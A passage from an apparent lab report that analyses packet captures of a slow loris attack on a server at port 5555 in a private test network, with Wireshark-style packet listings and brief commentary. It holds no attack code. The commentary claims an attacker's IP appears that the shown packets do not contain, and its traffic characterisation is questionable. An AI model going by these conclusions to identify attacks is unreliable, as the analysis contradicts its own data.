105	8.205386	192.168.56.10	192.168.56.20	TCP	74	35188 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3163468150 TSecr=0
106	8.205415	192.168.56.20	192.168.56.10	TCP	74	5555 → 35188 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=209763
107	8.205972	192.168.56.10	192.168.56.20	TCP	66	35188 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3163468151 TSecr=2097633811
108	8.205972	192.168.56.10	192.168.56.20	TCP	87	35188 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=21 TSval=3163468151 TSecr=209763
109	8.206068	192.168.56.20	192.168.56.10	TCP	66	5555 → 35188 [ACK] Seq=1 Ack=22 Win=65152 Len=0 TSval=2097633812 TSecr=3163468151
110	8.206513	192.168.56.10	192.168.56.20	TCP	74	35192 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3163468151 TSecr=0
111	8.206527	192.168.56.20	192.168.56.10	TCP	74	5555 → 35192 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=209763
112	8.206833	192.168.56.10	192.168.56.20	TCP	178	35188 → 5555 [PSH, ACK] Seq=22 Ack=1 Win=64256 Len=112 TSval=3163468152 TSecr=20976

Figure 6: Server's Traffic During the Attack

It can be seen that from the line 85 to the line 104 in the Figure 6, there is a beautiful and calm traffic between the client and the server. The requests are not that frequent and everything is perfect. However, after the 104. line, attack starts. It can be seen that there is another IP in the requests after that line, which is the attacker's IP.



←	1	0.000000	192.168.56.10	192.168.56.20	TCP	74 57958 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3163286622 TSecr=
	2	0.000632	192.168.56.20	192.168.56.10	TCP	74 5555 → 57958 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=209745
	3	0.000656	192.168.56.10	192.168.56.20	TCP	66 57958 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3163286622 TSecr=2097452405
	4	0.000870	192.168.56.10	192.168.56.20	TCP	86 57958 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=20 TSval=3163286623 TSecr=2097452
	5	0.001282	192.168.56.20	192.168.56.10	TCP	66 5555 → 57958 [ACK] Seq=1 Ack=21 Win=65152 Len=0 TSval=2097452405 TSecr=3163286623
	6	0.001295	192.168.56.10	192.168.56.20	TCP	178 57958 → 5555 [PSH, ACK] Seq=21 Ack=1 Win=64256 Len=112 TSval=3163286623 TSecr=20974
	7	0.001492	192.168.56.10	192.168.56.20	TCP	74 57974 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3163286623 TSecr=
	8	0.001659	192.168.56.20	192.168.56.10	TCP	66 5555 → 57958 [ACK] Seq=1 Ack=133 Win=65152 Len=0 TSval=2097452406 TSecr=3163286623
	9	0.001849	192.168.56.20	192.168.56.10	TCP	74 5555 → 57974 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=209745
	10	0.001864	192.168.56.10	192.168.56.20	TCP	66 57974 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3163286624 TSecr=2097452406
	11	0.002650	192.168.56.10	192.168.56.20	TCP	86 57974 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=20 TSval=3163286624 TSecr=2097452
	12	0.003154	192.168.56.20	192.168.56.10	TCP	66 5555 → 57974 [ACK] Seq=1 Ack=21 Win=65152 Len=0 TSval=2097452407 TSecr=3163286624
	13	0.003222	192.168.56.10	192.168.56.20	TCP	145 57974 → 5555 [PSH, ACK] Seq=21 Ack=1 Win=64256 Len=79 TSval=3163286625 TSecr=209745
	14	0.003551	192.168.56.20	192.168.56.10	TCP	66 5555 → 57974 [ACK] Seq=1 Ack=100 Win=65152 Len=0 TSval=2097452408 TSecr=3163286625
	15	0.003644	192.168.56.10	192.168.56.20	TCP	99 57974 → 5555 [PSH, ACK] Seq=100 Ack=1 Win=64256 Len=33 TSval=3163286625 TSecr=20974
	16	0.004338	192.168.56.20	192.168.56.10	TCP	66 5555 → 57974 [ACK] Seq=1 Ack=133 Win=65152 Len=0 TSval=2097452408 TSecr=3163286625
	17	0.004664	192.168.56.10	192.168.56.20	TCP	74 57990 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3163286626 TSecr=
	18	0.005436	192.168.56.20	192.168.56.10	TCP	74 5555 → 57990 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=209745
	19	0.005451	192.168.56.10	192.168.56.20	TCP	66 57990 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3163286627 TSecr=2097452409
	20	0.005577	192.168.56.10	192.168.56.20	TCP	86 57990 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=20 TSval=3163286627 TSecr=2097452
	21	0.006390	192.168.56.20	192.168.56.10	TCP	66 5555 → 57990 [ACK] Seq=1 Ack=21 Win=65152 Len=0 TSval=2097452410 TSecr=3163286627
	22	0.006404	192.168.56.10	192.168.56.20	TCP	178 57990 → 5555 [PSH, ACK] Seq=21 Ack=1 Win=64256 Len=112 TSval=3163286628 TSecr=209745
	23	0.006816	192.168.56.20	192.168.56.10	TCP	66 5555 → 57990 [ACK] Seq=1 Ack=133 Win=65152 Len=0 TSval=2097452411 TSecr=3163286628
	24	0.006932	192.168.56.10	192.168.56.20	TCP	74 57992 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3163286629 TSecr=
	25	0.007388	192.168.56.20	192.168.56.10	TCP	74 5555 → 57992 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=209745
	26	0.007409	192.168.56.10	192.168.56.20	TCP	66 57992 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3163286629 TSecr=2097452411
	27	0.007820	192.168.56.10	192.168.56.20	TCP	87 57992 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=21 TSval=3163286630 TSecr=2097452

Figure 7: Server's Traffic During The Attack 2

Figure 7 is the rest of the server's traffic. It is important to see the rest of the pcap file because it can be clearly seen that there is no requests are coming from the client. All of them are from the attacker. It is again noticeable that the frequency of the packets are hugely increased compared to the Figure 6. In additions, ports are perfectly changing, which is a characteristic of the slow loris attack.